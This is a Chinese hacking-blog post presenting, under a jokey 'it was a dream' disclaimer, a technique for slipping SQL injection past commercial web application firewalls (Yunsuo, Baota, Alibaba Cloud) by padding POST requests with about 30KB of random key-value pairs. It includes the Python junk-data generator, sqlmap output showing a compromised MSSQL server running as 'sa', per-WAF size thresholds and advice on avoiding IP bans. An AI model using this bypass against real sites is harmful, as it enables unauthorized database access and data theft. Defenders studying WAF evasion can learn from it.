精华 | SQL注入万能Bypass技巧

原创yzddmr6 HACK学习呀

2020-02-26原文


前言

很多同学问注入bypass的一些细节,刚好前几天晚上做了一个梦,梦里进行了一些测试,今天觉得应该记录一下。

本文纯属虚构, 如有雷同纯属放屁。



梦里发现了一处mssql报错注入



然后发现有云锁

云锁.jpg (假装有图)

用自己写的的脚本生成垃圾数据


#coding=utf-8

```
import random,string
from urllib import parse
# code by yzddMr6
varname_min = 5
varname_max = 15
data min = 20
data_max = 25
num_min = 50
num_max = 100
def randstr(length):
    str_list = [random.choice(string.ascii_letters) for i in
range(length)]
    random_str = ''.join(str_list)
    return random_str
def main():
    data={}
    for i in range(num_min,num_max):
data[randstr(random.randint(varname_min,varname_max))]=randstr(r
andom.randint(data_min,data_max))
    print('&'+parse.urlencode(data)+'&')
main()
```


如果是POST型就直接把垃圾数据放到你要注入的字段前后,如果是GET型就把他转为POST型再放垃圾数据。



第一次可能生成太少了, 还是被云锁drop包



多粘贴几次,最后发现在数据包到30KB左右就可以正常注入了



然后就可以查数据了

```
[13:03:04] [INFO] testing Microsoft SQL Server
[13:03:04] [INFO] confirming Microsoft SQL Server
[13:03:09] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2008 R2 or 7
web application technology: ASP.NET 4.0.30319, Microsoft III
back-end DBMS: Microsoft SQL Server 2008
[13:03:09] [INFO] fetching current user
[13:03:11] [INFO] retrieved: 'sa'
current user: 'sa'
[13:03:11] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 4 times
[13:03:11] [INFO] fetched data logged to text files under 'C
[*] ending @ 13:03:11 /2019-12-06/
```

测试数据

目前为止的bypass测试数据:

云锁: 30KB

宝塔: 30KB

阿里云: 200+键值对

安全狗没测过,有空测一下

建议先抓包手工试一下到底多少垃圾数据合适,没问题之后再上sqlmap,不 然容易ban ip

回答几个问题

- •为什么不直接在get上加垃圾数据?
- •因为GET型有长度限制,有时候还没加到能bypass的程度服务器就报错。
- •为什么不用一个超长字符串要用这么多键值对?

- •因为经过测试,超长字符串对于阿里云没用,超多垃圾键值对才有用。
- •适用类型有哪些?
- •在梦里的测试中本方法对于市面上绝大多数waf都可以用。

最后

然后梦就醒了, 收拾一下准备去工地搬砖了。



点赞, 转发, 在看

欢迎加入作者的知识星球

^rwebsafe_J



扫码领取新春优惠券 仅限前 100 名哦

2020/02/26 12:00 至 2020/03/07 12:00

¥10







用户设置不下载评论